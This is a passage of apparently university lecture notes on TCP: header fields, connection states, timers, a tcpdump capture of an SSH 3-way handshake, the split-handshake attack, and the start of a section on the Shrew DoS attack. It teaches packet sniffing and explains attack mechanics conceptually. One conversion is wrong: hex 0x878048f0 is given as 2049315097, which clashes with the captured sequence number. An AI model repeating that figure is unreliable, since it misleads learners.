Calculating the checksum in this manner gives us an end-to-end verification from the sending TCP to the receiving TCP that the TCP segment was delivered to its intended destination. [For how the checksum is calculated when TCP is run over IPv6, see RFC 2460. The main difference lies in including the "Next header" field in the pseudo-header.]

– That brings us to the **Urgent Pointer** field (16 bits wide) in a TCP header. When **urgent data** is sent, that is, when a TCP header has its URG bit set, that means that the receiving TCP engine should temporarily suspend accumulating the byte stream that it might be in the middle of and give higher priority to the urgent data. The value stored in the **Urgent Pointer** field is the offset from the value stored in the **Sequence Number** field where the urgent data ends. The urgent data obviously begins with the beginning of the data payload in the TCP segment in question. After the application has been delivered the urgent data, the TCP engine can go back to attending to the byte stream that it was in the middle of. This can be useful in situations such as remote login. One can use urgent data TCP segments to abort an application at a remote site that may be in middle of a long data transfer from the sending end.

- The **Options** field is of variable size. If any optional header fields are included, their total length must be a multiple of a 32-bit word.

16.5: TCP VERSUS IP

- IP's job is to provide a packet delivery service for the TCP layer. IP does not engage in handshaking and things of that sort. So, all by itself, IP does not provide a reliable connection between two hosts in a network.

- On the other hand, the user processes interact with the IP Layer through the Transport Layer. TCP is the most common transport layer used in modern networking environments. Through handshaking and exchange of acknowledgment packets, TCP provides a reliable delivery service for data segments with flow and congestion control.

- It is the TCP connection that needs the notion of a port. That is, it is the TCP header that mentions the port number used by the sending side and the port number to use at the destination.

- **What that implies is that a port is an application-level notion**. The TCP layer at the sending end wants a data segment to be received at a specific port at the receiving end. The sending TCP layer also expects to receive the receiver acknowledgments at a specific port at its own end. Both the source and the destination ports are included the TCP header of an outgoing data segment.

- Whereas the TCP layer needs the notion of a port, the IP layer has **NO** need for this concept. The IP layer simply shoves off the packets to the destination IP address without worrying about the port mentioned inside the TCP header embedded in the IP packet.

- When a user application wants to establish a communication link with a remote host, it must provide source/destination port numbers for the TCP layer and the IP address of the destination for the IP layer. When a port is paired up with the IP address of the remote machine whose port we are interested in, the paired entity is known as a **socket**. That socket may be referred to as the **destination socket** or the **remote socket**. A pairing of the source machine IP address with the port used by the TCP layer for the communication link would then be referred to as the **source socket**. The two sockets at the end-points uniquely define a communication link.

16.6: HOW TCP BREAKS UP A BYTE STREAM THAT NEEDS TO BE SENT TO A RECEIVER

- Suppose an Application Layer protocol wants to send 10,000 bytes of data to a remote host. TCP will decide how to break this byte stream into TCP segments. This decision by TCP depends on the **Window** field sent by the receiver. The value of the **Window** field indicates the maximum number of bytes the receiver TCP will accept in each TCP segment. The receiver TCP sets a value for this field depending on the amount of memory allocated to the connection for the purpose of buffering the received data.


- As mentioned in Section 16.4, after a connection is established, TCP assigns a sequence number to every byte in an outgoing byte stream. A group of contiguous bytes is grouped together to form the data payload for what is known as a **TCP segment**. A **TCP segment** consists of a **TCP header** and the data. A TCP segment may also be referred to as a TCP datagram or a TCP packet. The TCP segments are passed on to the IP layer for onward transmission.

- The receiver sending back a value for the **Window** field is the main **flow control** mechanism used by TCP. This is also referred to as the TCP's sliding window algorithm for flow control.

- If the receiver TCP sends 0 for the **Window** field, the sender TCP stops pushing segments into the IP layer on its side and starts what is known as the **Persist Timer**. This timer is used to protect the TCP connection from a possible deadlock situation that can occur if an updated value for **Window** from the receiver TCP is lost while the sender TCP is waiting for an updated value for **Window**. When the **Persist Timer** expires, the sender TCP sends a small segment to the receiver TCP (without any data, the data being optional in a TCP segment) with the expectation that the ACK packet received in response will contain an updated value for the **Window** field.

16.7: THE TCP STATE TRANSITION DIAGRAM

The State of a TCP Connection at Local
for a Connection between Local and Remote



- As shown in the state transition diagram on the previous page, a TCP **connection** is always in one of the following 11 states.

```
LISTEN
SYN_RECD
SYN_SENT
ESTABLISHED

FIN_WAIT_1
FIN_WAIT_2
CLOSE_WAIT
LAST_ACK
CLOSING
TIME_WAIT
CLOSED
```

- The first five of the states listed above are for initiating and maintain a connection and the last six for terminating a connection. [To actually see for yourself these states as your machine makes and breaks connections with the hosts in the internet, fire up your web browser and point it to a web site like `www.cnn.com` that downloads a rather large number of third-party advertisement web pages. At the same time, get ready to execute the command '`netstat | grep -i tcp`' in a terminal window of your machine. Run this command immediately after you have asked your browser to go the CNN website. In each line of the output produced by `netstat` you will be able to see the state of a TCP connection established by your machine. Now shut down the web browser and execute the `netstat` command again. If you run this command repeatedly in quick succession, you will see the TCP connections changing their states from `ESTABLISHED` to `TIME_WAIT` to `CLOSE_WAIT` etc. Section 16.16 presents further information on the `netstat` utility.]

- A larger number of states are needed for connection termination because the state transitions depend on whether it is the local host that is initiating termination, or the remote that is initiating termination, or whether both are doing so simultaneously:

- An ongoing connection is in the `ESTABLISHED` state. It is in this state that data transfer takes place between the two end points.

- Initially, when you first bring up a network interface on your local machine, the TCP connection is in the `LISTEN` state.

- When a local host wants to establish a connection with a remote host, it sends a `SYN` packet to the remote host. This causes the about-to-be established TCP connection to transition into the `SYN_SENT` state. The remote should respond with a `SYN/ACK` packet, to which the local should send back an `ACK` packet as the connection on the local transitions into the `ESTABLISHED` state. **This is referred to as a three-way handshake.**

- On the other hand, if the local host receives a `SYN` packet from a remote host, the state of the connection on the local host transitions into the `SYN_RECD` state as the local sends a `SYN/ACK` packet back to the remote. If the remote comes back with an `ACK` packet, the local transitions into the `ESTABLISHED` state. This is again a 3-way handshake.

- Regarding the state transition for the termination of a connection, each end must independently close its half of the connection.

- Let's say that the local host wishes to terminate the connection first. It sends to the remote a `FIN` packet (recall from Section 16.4 that `FIN` is the 6th flag bit in the TCP header) and the TCP connection on the local transitions from `ESTABLISHED` to `FIN_WAIT_1`. The remote must now respond with an `ACK` packet which causes the local to transition to the `FIN_WAIT_2` state. Now the local waits to receive a `FIN` packet from the remote. When that happens, the local replies back with a `ACK` packet as it transitions into the `TIME_WAIT` state. The only transition from this state is a timeout after two segment lifetimes (see explanation below) to the state `CLOSED`.

- About connection teardown, it is important to realize that a connection in the `TIME_WAIT` state cannot move to the `CLOSED` state until it has waited for two times the maximum amount of time an IP packet might live in the internet. *The reason for this is that while the local side of the connection has sent an* `ACK` *in response to the other side's* `FIN` *packet, it does not know that the* `ACK` *was successfully delivered. As a consequence the other side might retransmit its* `FIN` *packet and this second* `FIN` *packet might get delayed in the network. If the local side allowed its connection to transition directly to* `CLOSED` *from* `TIME_WAIT`*, if the same connection was immediately opened by some other application, it could shut down again upon receipt of the delayed FIN packet from the remote.*

- The previous scenario dealt with the case when the local initiates the termination of a connection. Now let's consider the case when the remote host initiates termination of a connection by sending a `FIN` packet to the local. The local sends an `ACK` packet to the remote and transitions into the `CLOSE_WAIT` state. It next sends a `FIN` packet to remote and transitions into the `LAST_ACK` state. It now waits to receive an `ACK` packet from the remote and when it receives the packet, the local transitions to the state `CLOSED`.

- The third possibility occurs when both sides simultaneously initiate termination by sending `FIN` packets to the other. If the remote's `FIN` arrives before the local has sent its `FIN`, then we have the same situation as in the previous paragraph. However, if the remote's **FIN** arrives after the local's `FIN` has gone out, then we are at the first stage of termination in the first scenario when the local is in the `FIN_WAIT_1` state. When the local sees the remote `FIN` in this state, the local transitions into the `CLOSING` state as it sends `ACK` to the remote. When it receives an **ACK** from remote in response, it transitions to the `TIME_WAIT` state.

- In the state transition diagram shown, when an arc has two 'items' associated with it, think of the first item as the **event** that causes that particular transition to take place and think of the second item as the **action** that is taken by TCP machine when the state transition is actually made. On the other hand, when an arc has only one item associated with it, that is the event responsible for that state transition; in this case there is no accompanying action (it is a silent state transition, you could say).

16.8: A DEMONSTRATION OF THE 3-WAY HANDSHAKE

- In Section 16.4, when presenting the `Sequence Number` and `Acknowledgment Number` fields in a TCP header, I described how a 3-way handshake is used to initiate a TCP connection between two hosts. To actually see these 3-way handshakes, do the following:

- Fire up the `tcpdump` utility in one of the terminal windows of your Ubuntu laptop with a command line that looks like one of the following:

```
tcpdump -v -n host 192.168.1.102

tcpdump -vvv -nn -i eth0 -s 1500 host 192.168.1.102 -S -X -c 5

tcpdump -nnvvvXSs 1500 host 192.168.1.102 and dst port 22

tcpdump -vvv -nn -i wlan0 -s 1500 -S -X -c 5 'src 10.185.37.87'
                                    or 'dst 10.185.37.87 and port 22'
...
```

where, unless you are engaged in IP spoofing, you'd replace the string 192.168.1.102 (which is the IP address assigned by DHCP to my laptop when I am at home behind a LinkSys router) or the string 10.185.37.87 by the address assigned to your machine. As to which form of the **tcpdump** command you should use depends on how busy the LAN is to which your laptop is connected. The very first form will usually suffice in a home network. For busy LAN's, you would want **tcpdump** to become more and more selective in the packets it sniffs off the Ethernet medium. [For classroom demonstration with my laptop hooked into the Purdue wireless network, I use the last of the command strings shown above. Obviously, since the IP addresses are assigned dynamically by the DHCP protocol when I am connected in this manner, I'd need to alter the address 10.185.37.87 for each new session.] Note that you only need to supply the '-i wlan0' option if have multiple interfaces (which may happen if your Ethernet interface is on at the same time) that are sniffing packets. [You may have to be logged in as root for this to work. The `tcpdump` utility, as I will describe in greater detail in Lecture 23, is a **command-line packet sniffer.** To see all the interfaces that `tcpdump` knows about, execute as root the command `tcpdump -D` that should print out the names of all the interfaces that your OS knows about and then select the interface for the packet sniffer with the help of the `-i` option as in `tcpdump -vvv -nn -i eth0`. If you are using just the wireless interface on your Ubuntu machine, you are likely to use the following version of the same command: `tcpdump -vvv -nn -i wlan0`. The `-vvv` option controls the level of verbosity in the output shown by `tcpdump`. The '`-n`' option disables address resolution. As a result, the IP addresses are shown in their numerical form. The '`-nn`' option disables address and port resolution. [**IMPORTANT: If you do not use the '-n' or the '-nn' option, the packet traffic displayed by `tcpdump` will include the reverse DNS calls by `tcpdump` itself as it tries to figure out the symbolic hostnames associated with the IP addresses in the packet headers.**] Other possible commonly used ways to invoke `tcpdump` are: `tcpdump udp` if you want to capture just the UDP traffic (**note two things here**: no dash before the protocol name, and also if you do not mention the transport protocol, `tcpdump` will capture both tcp and udp packets); `tcpdump port http` if you want to see just the TCP port 80 traffic; `tcpdump -c 100` if you only want to capture 100 packets; `tcpdump -s 1500` if you want to capture only 1500 bytes for each packet [**if you do "`man tcpdump`", you will discover that this option sets the `snaplen` option. The**

option stands for "snapshot length". For the newer versions of `tcpdump`**, its default is 65525 bytes which is the maximum size for a TCP segment (after it has been defragmented at the receiving end). Setting this option to 0 also kicks in the default value for** `snaplen`**. Setting '-s' option to 1500 harks back to old days when a packet as shown by tcpdump was synonymous with the payload of one Ethernet frame whose payload could have a maximum of 1500 bytes. However, I believe that tcpdump now shows packets after they are reassembled at the receiving endpoint in the IP layer into TCP segments.**]; `tcpdump -X` to show the packet's data payload in both hex and ASCII; `tcpdump -S` to show the absolute sequence numbers, as opposed to the values relative to the first ISN; `tcpdump -w dumpFileName` if you want the captured packets to be dumped into a disk file; `tcpdump -r dumpFileName` if you subsequently want the contents of that file to be displayed; etc. [**But note that when you dump the captured packets into a disk file, the level of detail that you will be able to read off with the** `-r` **option may not match what you'd see directly in the terminal window.**] The string '`src or dst`' will cause `tcpdump` to report all packets that are either going out of my laptop or coming into it. The string '`src or dst 128.46.144.237`' shown above is referred to as a command-line expression for `tcpdump`. A command-line expression consists of *primitives* like `src`, `dst`, `net`, `host`, `proto`, etc. and *modifiers* like `and`, `not`, `or`, etc. Command-line expressions, which can also be placed in a separate file, are used to filter the packets captured by `tcpdump`. As popular variant on the command-line expression I have shown above, a command like `tcpdump port 22 src and dst 128.46.144.237` will show all SSH packets related to my laptop. On the other hand, a command like `tcpdump port 22 and src or dst not 128.46.144.10` will show all SSH traffic other than what is related to my usual SSH connection with the 128.46.144.10 (which is the machine I am usually logged into from my laptop). In other words, this will only show if authorized folks are trying to gain SSH access to my laptop. You can also specify a range of IP addresses for the source and/or the destination addresses. For example, an invocation like `tcpdump -nvvXSs 1500 src net 192.168.0.0/16 and dst net 128.46.144.0/128 and not icmp` will cause `tcpdump` to capture all non-ICMP packets seen by any of your communication interfaces that originate with the address range shown and destined for the address range shown. As another variant on the command-line syntax, if you wanted to see all the SYN packets swirling around in the medium, you would call `tcpdump 'tcp[13] & 2 != 0` and if you wanted to see all the URG packets, you would use the syntax `tcpdump 'tcp[13] & 32 != 0` where 13 is the index of the 14^{th} byte of the TCP packet where the control bits reside.]

- Before you execute any of the `tcpdump` commands, make sure that you turn off any other applications that may try to connect to the outside automatically. For example, the Ubuntu mail client `fetchmail` on my laptop automatically queries the `RVL4.ecn.purdue.edu` machine, which is my maildrop machine, every one minute. So I must first turn it off by executing `fetchmail -q` before running the `tcpdump` command. This is just to avoid the clutter in the packets you will capture with `tcpdump`.

- For the demonstration here, I will execute the following command in a window of my laptop: [Since SSH has become such a routine part of our everyday lives — that's certainly the case in universities — I suppose I don't have to tell you that SSH, which stands for "Secure Shell," is based on a set of standards that allow for secure bidirectional communications to take place between a local computer acting as an SSH client and a remote host acting as an SSH server. SSH accomplishes three things simultaneously: **(1)** That the local host is able to authenticate the remote host through public-key cryptography as discussed in Lecture 12. There is also the option of the remote host authenticating the local host. **(2)** It achieves confidentiality by encrypting the data with a secret session key that the two endpoints acquire after public-key based authentication, as discussed in Lecture 13. And **(3)** SSH ensures the integrity of the data exchanged between the two endpoints by computing the MAC (message authentication codes) values for the data being sent and verifying the same for the data received, as discussed in Lecture 15. Regarding the syntax of the command shown below, ordinarily an SSH command for making a connection with a remote machine would look like '`ssh user_name@remote_host_address`' . If you leave out `user_name`, SSH assumes that you plan to access the remote machine with your localhost user name.]

```
ssh  RVL4.ecn.purdue.edu
```

Note that when I execute the above command, I am already connected to the Purdue PAL3.0 WiFi network through my `wlan0` network interface. Note also that **just before** executing the above command, I have run the following command in a separate window of the laptop:

```
tcpdump -vvv -nn -i wlan0 -s 1500 -S -X -c 5 ’src 10.185.37.87’
                                 or ’dst 10.185.37.87 and port 22’
```

where `10.185.37.87` is the IP address assigned to my laptop. The IP address of `RVL4.ecn.purdue.edu` is `128.46.144.10`. You will see this address in the packet descriptions below.

- Here are the five packets captured by the packet sniffer:

```
11:19:12.740733 IP (tos 0x0, ttl 64, id 37176, offset 0, flags [DF],
proto TCP (6), length 60)
10.185.37.87.47238 > 128.46.144.10.22: Flags [S], cksum 0x8849 (correct),
seq 2273331440, win 5840, options [mss 1460,sackOK,TS val 49207752 ecr
0,nop,wscale 7], length 0
    0x0000:  4500 003c 9138 4000 4006 6661 80d3 b216  E..<.8@.@.fa....
    0x0010:  802e 900a b886 0016 8780 48f0 0000 0000  ..........H.....
    0x0020:  a002 16d0 8849 0000 0204 05b4 0402 080a  .....I..........
    0x0030:  02ee d9c8 0000 0000 0103 0307            ............


11:19:12.744139 IP (tos 0x0, ttl 57, id 54821, offset 0, flags [DF],
proto TCP (6), length 64)
128.46.144.10.22 > 10.185.37.87.47238: Flags [S.], cksum 0xa52e (correct),
seq 2049315097, ack 2273331441, win 49560, options [nop,nop,TS val 549681759
ecr 49207752,mss 1428,nop,wscale 0,nop,nop,sackOK], length 0
    0x0000:  4500 0040 d625 4000 3906 2870 802e 900a  E..@.%@.9.(p....
    0x0010:  80d3 b216 0016 b886 7a26 1119 8780 48f1  ........z&....H.
    0x0020:  b012 c198 a52e 0000 0101 080a 20c3 7a5f  ..............z_
    0x0030:  02ee d9c8 0204 0594 0103 0300 0101 0402  ................


11:19:12.744188 IP (tos 0x0, ttl 64, id 37177, offset 0, flags [DF],
proto TCP (6), length 52)
10.185.37.87.47238 > 128.46.144.10.22: Flags [.], cksum 0xa744 (correct),
seq 2273331441, ack 2049315098, win 46, options [nop,nop,TS val 49207752
ecr 549681759], length 0
    0x0000:  4500 0034 9139 4000 4006 6668 80d3 b216  E..4.9@.@.fh....
    0x0010:  802e 900a b886 0016 8780 48f1 7a26 111a  ..........H.z&..
    0x0020:  8010 002e a744 0000 0101 080a 02ee d9c8  .....D..........
    0x0030:  20c3 7a5f                                ..z_


11:19:12.749205 IP (tos 0x0, ttl 57, id 54822, offset 0, flags [DF],
proto TCP (6), length 74)
128.46.144.10.22 > 10.185.37.87.47238: Flags [P.], cksum 0xf4f0 (correct),
seq 2049315098:2049315120, ack 2273331441, win 49560, options [nop,nop,TS
val 549681760 ecr 49207752], length 22
    0x0000:  4500 004a d626 4000 3906 2865 802e 900a  E..J.&@.9.(e....
    0x0010:  80d3 b216 0016 b886 7a26 111a 8780 48f1  ........z&....H.
    0x0020:  8018 c198 f4f0 0000 0101 080a 20c3 7a60  ..............z`
    0x0030:  02ee d9c8 5353 482d 322e 302d 5375 6e5f  ....SSH-2.0-Sun_
    0x0040:  5353 485f 312e 312e 330a                 SSH_1.1.3.


11:19:12.749332 IP (tos 0x0, ttl 64, id 37178, offset 0, flags [DF],
proto TCP (6), length 52)
10.185.37.87.47238 > 128.46.144.10.22: Flags [.], cksum 0xa72d (correct),
seq 2273331441, ack 2049315120, win 46, options [nop,nop,TS val 49207752
ecr 549681760], length 0
    0x0000:  4500 0034 913a 4000 4006 6667 80d3 b216  E..4.:@.@.fg....
    0x0010:  802e 900a b886 0016 8780 48f1 7a26 1130  ..........H.z&.0
    0x0020:  8010 002e a72d 0000 0101 080a 02ee d9c8  .....-..........
    0x0030:  20c3 7a60                                ..z`
```

- Each block of the output shown above corresponds to one IP protocol packet that is either going out of my laptop or coming into it. You can tell the direction of the packet transmission from the arrow symbol '>' between the two IP addresses in each packet. [As mentioned previously, the IP address 10.185.37.87 is for my laptop and the address 128.46.144.10 is the IP address of `RVL4.ecn.purdue.edu`, the machine with which I wish to connect with `ssh`. The integer you see appended to the IP address in each case is the port number being used at that location. What follows `0x0000` in each packet is the packet in hex, with the printable bytes shown at right. You can ignore this part of the packet for now.] The symbol 'S' means that the `SYN` control flag bit is set in the packet and the symbol 'ack' that the `ACK` flag bit is set. By the way, the symbol 'DF' means "Don't Fragment".

- To see the 3-way handshake, you can either look at the textual description shown above the hex for each packet or you can look directly at the hex. It is straightforward to interpret the text and you may try doing it on your own. In the explanation that follows, we will see the 3-way handshake directly in the hex for each packet.

- In the first packet (meaning the SYN packet from my laptop to RVL4), the 32-bits corresponding to the fifth and the sixth quads in the second line (where you see the hex '8780 48f0') show the sequence number. If you enter the hex '878048f0' in a hex-to-decimal converter or if you just execute the statement '`python -c "print 0x878048f0"`' in a command line, you will see that the SYN packet is using the integer 2049315097 as a sequence number. The fact that the hex '8780 48f0' is followed by '0000 0000' means that the Acknowledgment Field is empty in the SYN packet.

- The second packet is for the remote machine, RVL4, sending back a `SYN/ACK` packet to my laptop. The pseudorandomly generated sequence number in this packet is in the fifth and the sixth quads in the second line of the hex data. The hex in these two quads is '7a26 1119'. Converting this hex into decimal gives us the integer 2049315097. These two quads in the second packet are followed by the hex '8780 48f1' in the Acknowledgment Field. This is the sequence number in the original SYN packet plus 1.

- Finally, to complete the 3-way handshake, the third packet is my laptop sending to the remote machine an `ACK` packet with the number in the Acknowledgment Field set to 2049315098, which is 1 plus the sequence number in the `SYN/ACK` packet that was received from RVL4.

16.9: SPLITTING THE HANDSHAKE FOR ESTABLISHING A TCP CONNECTION

- As you know so well by now, a 3-way handshake for establishing a TCP connection between a `client` and a `server` can be depicted in the following manner:

```
                 SYN [seq: 1000  ack: 0]
client  ------------------------------------------>   server


              SYN/ACK [seq: 2000  ack: 1001]
client  <------------------------------------------   server


                ACK [seq: 1001  ack: 2001]
client  ------------------------------------------>   server
```

  What you see in the square brackets for each packet transmission are the numbers that are placed in the Sequence Number and the Acknowledgment Number fields of the packets. The actual values shown for these two fields are hypothetical, their only purpose being to help the reader differentiate between the different values.

- As it turns out, the standard document for the TCP protocol, RFC 793, allows for the second part of the handshake to be split into two separate packets, one for SYN and the other for ACK, as shown below:

```
                SYN [seq: 1000  ack: 0]
client  ------------------------------------------->   server


               ACK [seq: ---  ack: 1001]
client  <------------------------------------------    server


               SYN [seq: 2000  ack: ---]
client  <------------------------------------------    server


               ACK [seq: ---  ack: 2001]
client  ------------------------------------------->   server
```

- The split-handshake mode shown above is not be confused with yet another permissible mode for establishing a connection — the *simultaneous-open* mode in which the two endpoints of a connection send a SYN packet virtually simultaneously to each other. If you examine the TCP state transition diagram in Section 16.7, you'll notice that it allows for a TCP connection to come into existence if both endpoints send SYN packets to each other simultaneously. We will have more to say about the simultaneous-open mode later in this section. For now, do realize that there is no simultaneity associated with the two SYN packets that you see in the diagram above. The only time constraint that the server has to satisfy vis-a-vis the client is that server's SYN and ACK packets reach the client before the connection establishment timer at the client expires.

- In a widely acclaimed 2010 report by Beardsley and Qian (`http://nmap.org/misc/split-handshake.pdf`), the authors described doing experiments with a server splitting the handshake in the method indicated above vis-a-vis different TCP clients, only to discover that the client server interaction could not be described by the 4-step exchange shown above. The interaction they observed was as follows (this may be referred to as the 5-step split-handshake):

```
                SYN [seq: 1000  ack: 0]
client  ------------------------------------------>   server


              ACK [seq: 2000  ack: 1001]
client  <------------------------------------------   server


                SYN [seq: 3000  ack: 0]
client  <------------------------------------------   server


             SYN/ACK [seq: 1000  ack: 3001]
client  ------------------------------------------>   server


              ACK [seq: 3001  ack: 1001]
client  <------------------------------------------   server
```

It was also observed by Beardsley and Qian that a server capable of the splitting the SYN/ACK part of the handshake could forgo the second step shown above. The sequence number generated by the server for the second step seemed to serve no useful purpose. The sequence number that really mattered for the server side was the one produced in the third step shown above. In effect, the split-handshake method of TCP connection could be made to work by the following four step exchange:

```
                SYN [seq: 1000  ack: 0]
client  ------------------------------------------>   server


                SYN [seq: 3000  ack: 0]
client  <------------------------------------------   server


             SYN/ACK [seq: 1000  ack: 3001]
client  ------------------------------------------>   server
```

```
                    ACK [seq: 3001  ack: 1001]
      client  <-----------------------------------------   server
```

- In both 5-step version of the split handshake and the 4-step version shown above, note the following most remarkable fact: **It is the client that sends the SYN/ACK packet to the server for establishing the TCP connection.** In the 3-way handshake, it was the server that sent the SYN/ACK packet to the client. **This, as Beardsley and Qian noted, could create certain security vulnerabilities at the client side.**

- The client-side security *may* be compromised if the client uses an intrusion prevention system of some sort that scans all "incoming" packets for potentially harmful content. Since the same machine may act as a server with respect to some services and as a client with respect to others, the perimeter security software installed in a host probably would not want to scan the incoming packets that result from the host acting as a server. So this security software must make a distinction between the case when the host in question is acting as a client and when it is acting as a server. With a 3-way handshake that is easy to do: The endpoint sending the SYN/ACK packet is the server. However, when split handshakes are allowed, it's the client that will be sending over the the SYN/ACK packet. This may confuse the perimeter security software.

- Consider the following scenario: Let's say that you've been "tricked" into clicking on an attachment that causes your machine to try to make a connection with a malicious server. Your computer will send a SYN packet to the server. Instead of sending back a SYN/ACK packet, the server sends back a SYN packet in order to establish a TCP connection through the split-handshake. Should this succeed, your intrusion prevention software and possibly even your firewall could become confused with regard to the security tests to be applied to the packets being sent over by the server.

- If an adversary can exploit the sort of security vulnerability mentioned above, it is referred to as a **split-handshake attack**.

- As mentioned earlier in this section, the split-handshake mode of establishing a TCP connection is not to be confused with the simultaneous-open mode in which both endpoints send connection-initiating SYN points to each other at practically the same moment. According to the standard RFC 793, the simultaneous-open handshake is supposed to involve the following exchange of packets:

```
                 SYN [seq: 1000  ack: 0]
client  ------------------------------------------>   server


                 SYN [seq: 2000  ack: 0]
client  <------------------------------------------   server


              SYN/ACK [seq: 1000  ack: 2001]
client  ------------------------------------------>   server
```

```
              SYN/ACK [seq: 2000  ack: 1001]
client  <------------------------------------------   server
```

Even when allowed, this mode for establishing a TCP connection is unlikely to be seen in practice since the server must be able to anticipate the port that the client will use. Additionally, as previously mentioned, the two SYN packets must be exchanged at virtually the same time — not a likely occurrence in practice. With regard to the server having to anticipate the port on the client side, note that, ordinarily, a client uses a high-numbered ephemeral port for sending a SYN packet to a server at the standard port for the service in question. For example, your laptop may use the port 36,233 to send a SYN packet to a web server at its port 80. The web server would then send back a SYN/ACK packet back to the client's port 36,233 for the second step of the 3-way handshake. However, for the simultaneous-open handshake shown above to work, both the client and the server must use pre-advertised ports.

- Obviously, a client that does not permit TCP connections through split handshakes will not be vulnerable to the split-handshake attack. Some folks also refer to the split-handshake attack as "sneak ACK attack".

16.10: TCP TIMERS

As the reader should have already surmised from the discussion so far, there are timers associated with establishing a new connection, terminating an existing connection, flow control, retransmission of data, etc.:

Connection-Establishment Timer: This timer is set when a SYN packet is sent to a remote server to initiate a new connection. If no answer is received within 75 seconds (in most TCP implementations), the attempt to establish the connection is aborted. The same timer is used by a local TCP to wait for an ACK packet after it sends a SYN/ACK packet to a remote client in response to a SYN packet received from the client because the client wants to establish a new connection.

FIN_WAIT_2 Timer: This timer is set to 10 minutes when a connection moves from the FIN_WAIT_1 state to FIN_WAIT_2 state. If the local host does not receive a TCP packet with the FIN bit set within the stipulated time, the timer expires and is set to 75 seconds. If no FIN packet arrives within this time, the connection is dropped.

TIME_WAIT Timer: This is more frequently called a 2MSL (where MSL stands for Maximum Segment Lifetime) timer. It is set when a connection enters the `TIME_WAIT` state during the connection termination phase. When the timer expires, the kernel data-blocks related to that particular connection are deleted and the connection terminated.

Keepalive Timer: This timer can be set to periodically check whether the other end of a connection is still alive. If the SO_KEEPALIVE socket option is set and if the TCP state is either `ESTABLISHED` or `CLOSE_WAIT` and the connection idle, then probes are sent to the other end of a connection once every two hours. If the other side does not respond to a fixed number of these probes, the connection is terminated.

Additional Timers: Persist Timer, Delayed ACK Timer, and Retransmission Timer.

16.11: TCP CONGESTION CONTROL AND THE SHREW DoS ATTACK

- Since TCP must guarantee reliability in communications, it retransmits a TCP segment when (1) an ACK is not received in a certain period of time; (2) or when three duplicate ACKs are received consecutively (a condition triggered by the arrival of an out-of-order segment at the receiver; the duplicate ACK being for the last in-order segment received).

- As to how frequently a TCP segment is retransmitted is based on what is known as a "Congestion Avoidance Algorithm." The precise steps of the algorithm depend on what TCP implementation you are talking about. The Wikipedia page on "TCP Congestion Avoidance Algorithn" has a good overall summary of the different versions of this algorithm.

- Since one of my goals in this section is to introduce the reader to the **Shrew DoS attack** that was discovered by Aleksandar Kuzmanovic and Edward Knightly in 2003 and first reported by them in a now celebrated publication "*Low-Rate TCP-Targeted Denial of Service Attacks*", the congestion avoidance logic presented in the rest of this section follows their presentation of the subject. Note that the steps I have presented below are somewhat approximate for reasons of brevity. A reader wanting to know these steps in greater detail would need to go through RFC 6582.

- The retransmission decision for a TCP segment is based on logic that operates at **two different timescales**: When traffic congestion is low, the timescale used for determining the frequency of retransmission is RTT (Round Trip Time), which is typically of the order of a few tens of milliseconds. However, when congestion is high, the frequency of retransmission is determined by the much longer RTO (Retransmission Timeout), which is generally of the order of a full second. The sender TCP detects congestion by non-arrival of an ACK packet within a dynamically changing time window or by the arrival of three consecutive duplicate ACK packets (which, as mentioned earlier, is a condition triggered by the arrival of an out-of-order segment at the receiving TCP; the duplicate ACK being for the last in-order segment received). Congeston detection triggers the congestion-control logic.

